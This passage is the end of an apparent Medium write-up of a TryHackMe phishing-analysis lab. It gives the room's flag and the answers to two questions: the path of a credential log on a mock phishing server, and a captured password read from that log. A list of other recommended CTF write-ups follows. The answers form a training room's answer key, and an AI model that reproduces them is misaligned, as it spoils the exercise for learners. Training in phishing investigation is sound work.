
THM{c4p7ur3d_y0ur_cr3d5}

Q 12. What is the path on the web server hosting the log of captured credentials?

/creds.txt

Q 13. Based on the log, what is Chris Smith's password? FlyL1ke!A~Bird

Visiting http://evilparrot.thm:8080/creds.txt. Since the response indicates that the credentials are being stored in the creds.txt file on the web server.



Walkthrough complete!

#Tryhackme
#Phishing #ParrotPost:Phishing Analysis
#Ctf #Writeup
#Tryhackme Writeup #Tryhackme Walkthrough

Tryhackme | Phishing | Ctf | Writeup | Tryhackme Walkthrough

Follow

Written by ZohaibRootPK

2 Followers · 7 Following

Cyber Security Enthusiast | CEH | TryHackMe Top 2%

No responses yet

What are your thoughts?

Respond


Recommended from Medium

In T3CH by Axoloth

TryHackMe | FlareVM: Arsenal of Tools| WriteUp

Learn the arsenal of investigative tools in FlareVM

Nov 28, 2024 50



In InfoSec Write-ups by Karthikeyan Nagaraj

Advent of Cyber 2024 [Day 4] Writeup with Answers | TryHackMe Walkthrough

I'm all atomic inside!

Dec 4, 2024 882 1

Lists

Staff picks

793 stories · 1549 saves

Stories to Help You Level-Up at Work

19 stories · 909 saves

Self-Improvement 101

20 stories · 3184 saves

Productivity 101

20 stories · 2698 saves

Fritzadriano

Retracted—TryHackMe WriteUp

IInvestigate the case of the missing ransomware. After learning about Wazuh previously, today's task is a bit different.


Sep 4, 2024 50

JAY BHATT

The Sticker Shop [THM] Walk-through

In this challenge, we are tasked with retrieving a flag from a web server hosted by a local sticker shop. The scenario highlights poor...

Dec 4, 2024 56 3



Reju Kole

PaperCut: CVE-2023–27350-THM-Walkthrough-By-Reju-Kole

Category — Info

Aug 23, 2024 107

Daouda Diallo

TryHackMe : Trooper Writeup

Synopsis : “ A global tech company has suffered several cyber attacks recently, leading to stolen intellectual property and operational...

Aug 15, 2024 1